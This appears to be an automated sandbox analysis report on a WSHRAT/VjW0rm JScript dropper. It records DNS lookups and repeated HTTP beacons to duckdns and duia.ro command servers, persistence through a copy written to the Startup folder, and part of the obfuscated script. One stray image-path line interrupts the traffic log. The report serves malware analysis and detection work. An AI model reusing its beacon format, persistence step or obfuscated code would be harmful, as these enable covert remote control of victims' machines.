Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Oct 3, 2022 15:56:53.876792908 CEST	192.168.2.5	8.8.8.8	0x6be5	Standard query (0)	javaautorun.duia.ro	A (IP address)	IN (0x0001)	false
Oct 3, 2022 15:57:02.906929970 CEST	192.168.2.5	8.8.8.8	0x91d8	Standard query (0)	javaautorun.duia.ro	A (IP address)	IN (0x0001)	false
Oct 3, 2022 15:57:29.059144974 CEST	192.168.2.5	8.8.8.8	0xdfc8	Standard query (0)	javaautorun.duia.ro	A (IP address)	IN (0x0001)	false
Oct 3, 2022 15:57:41.592298031 CEST	192.168.2.5	8.8.8.8	0x302	Standard query (0)	jbd231.duckdns.org	A (IP address)	IN (0x0001)	false
Oct 3, 2022 15:57:42.586081028 CEST	192.168.2.5	8.8.8.8	0x302	Standard query (0)	jbd231.duckdns.org	A (IP address)	IN (0x0001)	false
Oct 3, 2022 15:57:43.608944893 CEST	192.168.2.5	8.8.8.8	0x302	Standard query (0)	jbd231.duckdns.org	A (IP address)	IN (0x0001)	false
Oct 3, 2022 15:57:43.729804039 CEST	192.168.2.5	8.8.8.8	0xa111	Standard query (0)	javaautorun.duia.ro	A (IP address)	IN (0x0001)	false
Oct 3, 2022 15:57:46.374825001 CEST	192.168.2.5	8.8.8.8	0x302	Standard query (0)	jbd231.duckdns.org	A (IP address)	IN (0x0001)	false
Oct 3, 2022 15:57:51.709530115 CEST	192.168.2.5	8.8.8.8	0x365e	Standard query (0)	jbd231.duckdns.org	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Oct 3, 2022 15:56:25.981889963 CEST	8.8.8.8	192.168.2.5	0xc3fb	No error (0)	javaautorun.duia.ro		154.120.126.87	A (IP address)	IN (0x0001)	false
Oct 3, 2022 15:56:44.514353037 CEST	8.8.8.8	192.168.2.5	0xa19e	No error (0)	jbd231.duckdns.org		109.248.144.237	A (IP address)	IN (0x0001)	false
Oct 3, 2022 15:56:44.517643929 CEST	8.8.8.8	192.168.2.5	0xb2c4	No error (0)	javaautorun.duia.ro		154.120.126.87	A (IP address)	IN (0x0001)	false
Oct 3, 2022 15:56:48.471168995 CEST	8.8.8.8	192.168.2.5	0xa19e	Server failure (2)	jbd231.duckdns.org	none	none	A (IP address)	IN (0x0001)	false
Oct 3, 2022 15:56:49.506131887 CEST	8.8.8.8	192.168.2.5	0xa19e	Server failure (2)	jbd231.duckdns.org	none	none	A (IP address)	IN (0x0001)	false
Oct 3, 2022 15:56:53.908386946 CEST	8.8.8.8	192.168.2.5	0x6be5	No error (0)	javaautorun.duia.ro		154.120.126.87	A (IP address)	IN (0x0001)	false
Oct 3, 2022 15:57:02.944133043 CEST	8.8.8.8	192.168.2.5	0x91d8	No error (0)	javaautorun.duia.ro		154.120.126.87	A (IP address)	IN (0x0001)	false
Oct 3, 2022 15:57:29.077153921 CEST	8.8.8.8	192.168.2.5	0xdfc8	No error (0)	javaautorun.duia.ro		154.120.126.87	A (IP address)	IN (0x0001)	false
Oct 3, 2022 15:57:43.764605999 CEST	8.8.8.8	192.168.2.5	0xa111	No error (0)	javaautorun.duia.ro		154.120.126.87	A (IP address)	IN (0x0001)	false
Oct 3, 2022 15:57:46.609219074 CEST	8.8.8.8	192.168.2.5	0x302	Server failure (2)	jbd231.duckdns.org	none	none	A (IP address)	IN (0x0001)	false
Oct 3, 2022 15:57:47.604291916 CEST	8.8.8.8	192.168.2.5	0x302	Server failure (2)	jbd231.duckdns.org	none	none	A (IP address)	IN (0x0001)	false
Oct 3, 2022 15:57:48.626853943 CEST	8.8.8.8	192.168.2.5	0x302	Server failure (2)	jbd231.duckdns.org	none	none	A (IP address)	IN (0x0001)	false
Oct 3, 2022 15:57:49.485599041 CEST	8.8.8.8	192.168.2.5	0x302	No error (0)	jbd231.duckdns.org		109.248.150.138	A (IP address)	IN (0x0001)	false
Oct 3, 2022 15:57:51.824341059 CEST	8.8.8.8	192.168.2.5	0x365e	No error (0)	jbd231.duckdns.org		109.248.150.138	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- jbd231.duckdns.org:2022

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49726	109.248.150.138	2022	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 15:57:51.886581898 CEST	114	OUT	POST /is-ready HTTP/1.1 Accept: */* user-agent: WSHRAT|0453C53E|computer|user|Microsoft Windows 10 Pro|plus|Windows Defender .|false - 3/10/2022|JavaScript Accept-Language: en-us UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: jbd231.duckdns.org:2022 Content-Length: 0 Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49728	109.248.150.138	2022	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 15:57:57.222153902 CEST	115	OUT	POST /is-ready HTTP/1.1 Accept: */* user-agent: WSHRAT|0453C53E|computer|user|Microsoft Windows 10 Pro|plus|Windows Defender .|false - 3/10/2022|JavaScript Accept-Language: en-us UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: jbd231.duckdns.org:2022 Content-Length: 0 Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.5	49754	109.248.150.138	2022	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 15:58:46.360658884 CEST	128	OUT	POST /is-ready HTTP/1.1 Accept: */* user-agent: WSHRAT|0453C53E|computer|user|Microsoft Windows 10 Pro|plus|Windows Defender .|false - 3/10/2022|JavaScript Accept-Language: en-us UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: jbd231.duckdns.org:2022 Content-Length: 0 Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.5	49758	109.248.150.138	2022	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 15:58:51.515085936 CEST	129	OUT	POST /is-ready HTTP/1.1 Accept: */* user-agent: WSHRAT|0453C53E|computer|user|Microsoft Windows 10 Pro|plus|Windows Defender .|false - 3/10/2022|JavaScript Accept-Language: en-us UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: jbd231.duckdns.org:2022 Content-Length: 0 Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.5	49762	109.248.150.138	2022	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 15:58:56.662533998 CEST	131	OUT	POST /is-ready HTTP/1.1 Accept: */* user-agent: WSHRAT|0453C53E|computer|user|Microsoft Windows 10 Pro|plus|Windows Defender .|false - 3/10/2022|JavaScript Accept-Language: en-us UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: jbd231.duckdns.org:2022 Content-Length: 0 Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.5	49764	109.248.150.138	2022	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 15:59:03.007718086 CEST	132	OUT	POST /is-ready HTTP/1.1 Accept: */* user-agent: WSHRAT|0453C53E|computer|user|Microsoft Windows 10 Pro|plus|Windows Defender .|false - 3/10/2022|JavaScript Accept-Language: en-us UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: jbd231.duckdns.org:2022 Content-Length: 0 Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.5	49767	109.248.150.138	2022	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 15:59:08.214793921 CEST	134	OUT	POST /is-ready HTTP/1.1 Accept: */* user-agent: WSHRAT|0453C53E|computer|user|Microsoft Windows 10 Pro|plus|Windows Defender .|false - 3/10/2022|JavaScript Accept-Language: en-us UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: jbd231.duckdns.org:2022 Content-Length: 0 Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.5	49770	109.248.150.138	2022	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 15:59:13.447659016 CEST	135	OUT	POST /is-ready HTTP/1.1 Accept: */* user-agent: WSHRAT|0453C53E|computer|user|Microsoft Windows 10 Pro|plus|Windows Defender .|false - 3/10/2022|JavaScript Accept-Language: en-us UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: jbd231.duckdns.org:2022 Content-Length: 0 Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.5	49774	109.248.150.138	2022	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 15:59:18.917860031 CEST	136	OUT	POST /is-ready HTTP/1.1 Accept: */* user-agent: WSHRAT|0453C53E|computer|user|Microsoft Windows 10 Pro|plus|Windows Defender .|false - 3/10/2022|JavaScript Accept-Language: en-us UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: jbd231.duckdns.org:2022 Content-Length: 0 Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.5	49777	109.248.150.138	2022	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 15:59:24.067780018 CEST	138	OUT	POST /is-ready HTTP/1.1 Accept: */* user-agent: WSHRAT|0453C53E|computer|user|Microsoft Windows 10 Pro|plus|Windows Defender .|false - 3/10/2022|JavaScript Accept-Language: en-us UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: jbd231.duckdns.org:2022 Content-Length: 0 Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.5	49779	109.248.150.138	2022	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 15:59:29.278633118 CEST	139	OUT	POST /is-ready HTTP/1.1 Accept: */* user-agent: WSHRAT|0453C53E|computer|user|Microsoft Windows 10 Pro|plus|Windows Defender .|false - 3/10/2022|JavaScript Accept-Language: en-us UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: jbd231.duckdns.org:2022 Content-Length: 0 Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.5	49782	109.248.150.138	2022	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 15:59:34.417510033 CEST	140	OUT	POST /is-ready HTTP/1.1 Accept: */* user-agent: WSHRAT|0453C53E|computer|user|Microsoft Windows 10 Pro|plus|Windows Defender .|false - 3/10/2022|JavaScript Accept-Language: en-us UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: jbd231.duckdns.org:2022 Content-Length: 0 Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49732	109.248.150.138	2022	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 15:58:03.289655924 CEST	117	OUT	POST /is-ready HTTP/1.1 Accept: */* user-agent: WSHRAT|0453C53E|computer|user|Microsoft Windows 10 Pro|plus|Windows Defender .|false - 3/10/2022|JavaScript Accept-Language: en-us UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: jbd231.duckdns.org:2022 Content-Length: 0 Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.5	49785	109.248.150.138	2022	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 15:59:40.597927094 CEST	141	OUT	POST /is-ready HTTP/1.1 Accept: */* user-agent: WSHRAT|0453C53E|computer|user|Microsoft Windows 10 Pro|plus|Windows Defender .|false - 3/10/2022|JavaScript Accept-Language: en-us UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: jbd231.duckdns.org:2022 Content-Length: 0 Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.5	49789	109.248.150.138	2022	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 15:59:45.746117115 CEST	143	OUT	POST /is-ready HTTP/1.1 Accept: */* user-agent: WSHRAT|0453C53E|computer|user|Microsoft Windows 10 Pro|plus|Windows Defender .|false - 3/10/2022|JavaScript Accept-Language: en-us UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: jbd231.duckdns.org:2022 Content-Length: 0 Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.5	49792	109.248.150.138	2022	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 15:59:50.918381929 CEST	144	OUT	POST /is-ready HTTP/1.1 Accept: */* user-agent: WSHRAT|0453C53E|computer|user|Microsoft Windows 10 Pro|plus|Windows Defender .|false - 3/10/2022|JavaScript Accept-Language: en-us UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: jbd231.duckdns.org:2022 Content-Length: 0 Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.5	49795	109.248.150.138	2022	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 15:59:56.411391973 CEST	146	OUT	POST /is-ready HTTP/1.1 Accept: */* user-agent: WSHRAT|0453C53E|computer|user|Microsoft Windows 10 Pro|plus|Windows Defender .|false - 3/10/2022|JavaScript Accept-Language: en-us UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: jbd231.duckdns.org:2022 Content-Length: 0 Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.5	49796	109.248.150.138	2022	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:00:01.475367069 CEST	147	OUT	POST /is-ready HTTP/1.1 Accept: */* user-agent: WSHRAT|0453C53E|computer|user|Microsoft Windows 10 Pro|plus|Windows Defender .|false - 3/10/2022|JavaScript Accept-Language: en-us UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: jbd231.duckdns.org:2022 Content-Length: 0 Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.5	49800	109.248.150.138	2022	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:00:06.684129000 CEST	148	OUT	POST /is-ready HTTP/1.1 Accept: */* user-agent: WSHRAT|0453C53E|computer|user|Microsoft Windows 10 Pro|plus|Windows Defender .|false - 3/10/2022|JavaScript Accept-Language: en-us UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: jbd231.duckdns.org:2022 Content-Length: 0 Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.5	49803	109.248.150.138	2022	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:00:11.895919085 CEST	149	OUT	POST /is-ready HTTP/1.1 Accept: */* user-agent: WSHRAT|0453C53E|computer|user|Microsoft Windows 10 Pro|plus|Windows Defender .|false - 3/10/2022|JavaScript Accept-Language: en-us UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: jbd231.duckdns.org:2022 Content-Length: 0 Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.5	49806	109.248.150.138	2022	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:00:17.051646948 CEST	151	OUT	POST /is-ready HTTP/1.1 Accept: */* user-agent: WSHRAT|0453C53E|computer|user|Microsoft Windows 10 Pro|plus|Windows Defender .|false - 3/10/2022|JavaScript Accept-Language: en-us UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: jbd231.duckdns.org:2022 Content-Length: 0 Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49733	109.248.150.138	2022	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 15:58:08.503396034 CEST	119	OUT	POST /is-ready HTTP/1.1 Accept: */* user-agent: WSHRAT|0453C53E|computer|user|Microsoft Windows 10 Pro|plus|Windows Defender .|false - 3/10/2022|JavaScript Accept-Language: en-us UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: jbd231.duckdns.org:2022 Content-Length: 0 Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.5	49737	109.248.150.138	2022	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 15:58:13.983128071 CEST	120	OUT	POST /is-ready HTTP/1.1 Accept: */* user-agent: WSHRAT|0453C53E|computer|user|Microsoft Windows 10 Pro|plus|Windows Defender .|false - 3/10/2022|JavaScript Accept-Language: en-us UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: jbd231.duckdns.org:2022 Content-Length: 0 Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.5	49740	109.248.150.138	2022	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 15:58:19.149329901 CEST	121	OUT	POST /is-ready HTTP/1.1 Accept: */* user-agent: WSHRAT|0453C53E|computer|user|Microsoft Windows 10 Pro|plus|Windows Defender .|false - 3/10/2022|JavaScript Accept-Language: en-us UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: jbd231.duckdns.org:2022 Content-Length: 0 Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.5	49743	109.248.150.138	2022	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 15:58:25.510035038 CEST	123	OUT	POST /is-ready HTTP/1.1 Accept: */* user-agent: WSHRAT|0453C53E|computer|user|Microsoft Windows 10 Pro|plus|Windows Defender .|false - 3/10/2022|JavaScript Accept-Language: en-us UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: jbd231.duckdns.org:2022 Content-Length: 0 Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.5	49747	109.248.150.138	2022	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 15:58:30.696047068 CEST	124	OUT	POST /is-ready HTTP/1.1 Accept: */* user-agent: WSHRAT|0453C53E|computer|user|Microsoft Windows 10 Pro|plus|Windows Defender .|false - 3/10/2022|JavaScript Accept-Language: en-us UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: jbd231.duckdns.org:2022 Content-Length: 0 Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.5	49749	109.248.150.138	2022	C:\Windows\System32\wscript.exe


Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 15:58:35.892450094 CEST	126	OUT	POST /is-ready HTTP/1.1 Accept: */* user-agent: WSHRAT|0453C53E|computer|user|Microsoft Windows 10 Pro|plus|Windows Defender .|false - 3/10/2022|JavaScript Accept-Language: en-us UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: jbd231.duckdns.org:2022 Content-Length: 0 Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.5	49752	109.248.150.138	2022	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 15:58:41.269692898 CEST	127	OUT	POST /is-ready HTTP/1.1 Accept: */* user-agent: WSHRAT|0453C53E|computer|user|Microsoft Windows 10 Pro|plus|Windows Defender .|false - 3/10/2022|JavaScript Accept-Language: en-us UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: jbd231.duckdns.org:2022 Content-Length: 0 Connection: Keep-Alive Cache-Control: no-cache

Statistics

Behavior



System Behavior

Analysis Process: wscript.exe PID: **672**, Parent PID: **3324**

General

Target ID:	0
Start time:	15:56:13
Start date:	03/10/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WScript.exe "C:\Users\user\Desktop\Order Requirement 2022.js"
Imagebase:	0x7ff6f06f0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000000.00000003.306663834.0000023FB2AA9000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000000.00000003.312164849.0000023FB2B5C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000000.00000003.307173276.0000023FB2943000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000000.00000003.306477021.0000023FB35AA000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000000.00000003.306511935.0000023FB35C5000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000000.00000003.311353679.0000023FB35E7000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000000.00000003.307581623.0000023FB294F000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000000.00000002.324728490.0000023FB34A0000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: wscript.exe PID: **748**, Parent PID: **672**

General

Target ID:	1
Start time:	15:56:21
Start date:	03/10/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe" //B "C:\Users\user\AppData\Roaming\CekIalTska.js
Imagebase:	0x7ff6f06f0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000001.00000002.847480480.00000228B28AE000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000001.00000003.312910094.00000228B28AE000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000001.00000003.312853725.00000228B28AE000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000001.00000003.380177182.00000228B28AE000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000001.00000002.851874113.00000228B3130000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\CekIalTska.js	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	7FFA0955700A	CopyFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\CekIalTska.js	0	34202	0d 0a 2f 2f 20 53 74 72 69 6e 67 20 66 75 6e 63 74 69 6f 6e 20 68 61 73 20 6d 6f 64 69 66 69 65 64 20 46 55 44 43 52 59 50 54 0d 0a 24 35 46 5a 77 4c 50 44 75 4c 6d 68 64 33 74 6f 4e 34 39 7a 3d 66 75 6e 63 74 69 6f 6e 28 6e 29 7b 69 66 20 28 74 79 70 65 6f 66 20 28 24 35 46 5a 77 4c 50 44 75 4c 6d 68 64 33 74 6f 4e 34 39 7a 2e 6c 69 73 74 5b 6e 5d 29 20 3d 3d 20 22 73 74 72 69 6e 67 22 29 20 72 65 74 75 72 6e 20 24 35 46 5a 77 4c 50 44 75 4c 6d 68 64 33 74 6f 4e 34 39 7a 2e 6c 69 73 74 5b 6e 5d 2e 73 70 6c 69 74 28 22 22 29 2e 72 65 76 65 72 73 65 28 29 2e 6a 6f 69 6e 28 22 22 29 3b 72 65 74 75 72 6e 20 24 35 46 5a 77 4c 50 44 75 4c 6d 68 64 33 74 6f 4e 34 39 7a 2e 6c 69 73 74 5b 6e 5d 3b 7d 3b 0d 0a 24 35 46 5a 77 4c 50 44 75 4c 6d 68 64 33 74 6f 4e 34	// String function has modified FUDCRYPT$5FZwLPDuLmhd3toN49z=function(n){if (typeof ($5FZwLPDuLmhd3toN49z.list[n]) == "string") return $5FZwLPDuLmhd3toN49z.list[n].split("").reverse().join("");return $5FZwLPDuLmhd3toN49z.list[n];};$5FZwLPDuLmhd3toN4	success or wait	1	7FFA0955700A	CopyFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: wscript.exe PID: **2332**, Parent PID: **672**

General

Target ID:	2
Start time:	15:56:22
Start date:	03/10/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe" //B "C:\Users\user\AppData\Roaming\Order Requirement 2022.js
Imagebase:	0x7ff6f06f0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000002.00000003.346293587.0000025291B28000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000002.00000003.346110513.0000025291AEA000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000002.00000003.345846246.0000025291B08000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000002.00000002.870934692.00000252913C0000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000002.00000002.857351439.0000025290FE0000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000002.00000003.347539680.0000025290E23000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000002.00000002.878368097.0000025291B0C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000002.00000003.346359959.0000025290FB6000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000002.00000003.346253406.0000025291AFF000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000002.00000003.347965187.0000025290E30000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000002.00000002.889666132.0000025291B7B000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000002.00000002.839366000.0000025290DE0000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
